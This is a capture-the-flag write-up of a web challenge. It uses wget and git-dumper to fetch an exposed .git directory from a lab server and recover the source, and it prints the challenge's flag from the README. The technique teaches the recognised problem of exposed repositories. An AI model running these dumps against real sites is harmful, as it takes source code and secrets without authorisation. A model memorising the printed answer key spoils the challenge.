

Hacker Holidays - Day 2 - Room 404

#Web


#DirectoryEnumeration

Objective

The challenge required me to dump the exposed website source code and find the flag. The hint mentioned that the website was running on port `8080`.

1. Finding the exposed Git repository

I checked whether the website exposed its `.git` directory:



```
(fc0d3x@fc0d3x)~/thm/HackerHoliday26/WEB
$ wget http://10.112.188.61:8080/.git/HEAD
--2026-07-28 13:48:55-- http://10.112.188.61:8080/.git/HEAD
Connecting to 10.112.188.61:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 21 [application/octet-stream]
Saving to: 'HEAD'

HEAD                                                    100%[=====]
=====>]                21  --.-KB/s   in 0.01s

2026-07-28 13:48:55 (2.08 KB/s) - 'HEAD' saved [21/21]

(fc0d3x@fc0d3x)~/thm/HackerHoliday26/WEB
$ cat HEAD
ref: refs/heads/main
```

I requested the Git `HEAD` file:

```
wget http://10.112.188.61:8080/.git/HEAD
cat HEAD
```

The server returned `200 OK`, and the file contained:

```
ref: refs/heads/main
```

`/.git/HEAD` file is a quick way to confirm whether a website accidentally exposes its Git repository. The response showed that the active branch was `main`.

```
(fc0d3x@fc0d3x)-[~/thm/HackerHoliday26/WEB]
$ git-dumper http://10.112.188.61:8080/.git ./dump
[-] Testing http://10.112.188.61:8080/.git/HEAD [200]
[-] Testing http://10.112.188.61:8080/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://10.112.188.61:8080/.gitignore [404]
[-] http://10.112.188.61:8080/.gitignore responded with status code 404
[-] Fetching http://10.112.188.61:8080/.git/ [200]
[-] Fetching http://10.112.188.61:8080/.git/config [200]
[-] Fetching http://10.112.188.61:8080/.git/HEAD [200]
[-] Fetching http://10.112.188.61:8080/.git/logs/ [200]
[-] Fetching http://10.112.188.61:8080/.git/objects/ [200]
[-] Fetching http://10.112.188.61:8080/.git/info/ [200]
[-] Fetching http://10.112.188.61:8080/.git/branches/ [200]
[-] Fetching http://10.112.188.61:8080/.git/COMMIT_EDITMSG [200]
[-] Fetching http://10.112.188.61:8080/.git/description [200]
[-] Fetching http://10.112.188.61:8080/.git/index [200]
[-] Fetching http://10.112.188.61:8080/.git/hooks/ [200]
[-] Fetching http://10.112.188.61:8080/.git/refs/ [200]
[-] Fetching http://10.112.188.61:8080/.git/objects/a5/ [200]
[-] Fetching http://10.112.188.61:8080/.git/objects/0f/ [200]
```

I used `git-dumper` to download and reconstruct the exposed repository:

```
git-dumper http://10.112.188.61:8080/.git ./dump
```

The tool downloaded the Git objects, references, configuration, and repository index.

Downloading only HEAD is not enough to recover the application. `git-dumper` reconstructs the repository and restores the original source files.

```
(fc0d3x@fc0d3x)-[~/thm/HackerHoliday26/WEB]
$ cd dump

(fc0d3x@fc0d3x)-[~/thm/HackerHoliday26/WEB/dump]
$ ls -la
total 24
drwxrwxr-x 3 fc0d3x fc0d3x 4096 Jul 28 13:50 .
drwxrwxr-x 3 fc0d3x fc0d3x 4096 Jul 28 13:50 ..
-rw-rw-r-- 1 fc0d3x fc0d3x 263 Jul 28 13:50 app.js
drwxrwxr-x 7 fc0d3x fc0d3x 4096 Jul 28 13:50 .git
-rw-rw-r-- 1 fc0d3x fc0d3x 2554 Jul 28 13:50 index.html
-rw-rw-r-- 1 fc0d3x fc0d3x 238 Jul 28 13:50 README.md
```

After the dump completed, I entered the directory and listed its contents:

```
cd dump
ls -la
```

The recovered repository contained:

```
app.js
index.html
README.md
.git/
```

Listing the files showed which source-code and documentation files were available for inspection.

```
(fc0d3x@fc0d3x)-[~/thm/HackerHoliday26/WEB/dump]
$
find . -maxdepth 3 -type f -not -path './.git/*' -print

./index.html
./app.js
./README.md

(fc0d3x@fc0d3x)-[~/thm/HackerHoliday26/WEB/dump]
$ cat README.md
# Byte Lotus – Guest Experience Platform

Internal staging repository for the guest app and concierge personalization
service. Do not deploy this folder to production.

Staging flag (remove before launch): THM{byt3_l0tus_n3v3r_f0rg3ts}
```

I enumerated the recovered files and opened README.md:

```
find . -maxdepth 3 -type f -not -path './.git/*' -print
cat README.md
```

The README revealed that this was an internal staging repository and contained the flag:

```
THM{byt3_l0tus_n3v3r_f0rg3ts}
```

README files commonly contain project notes, deployment warnings, credentials, or other useful information. In this case, the flag was stored directly inside the staging documentation.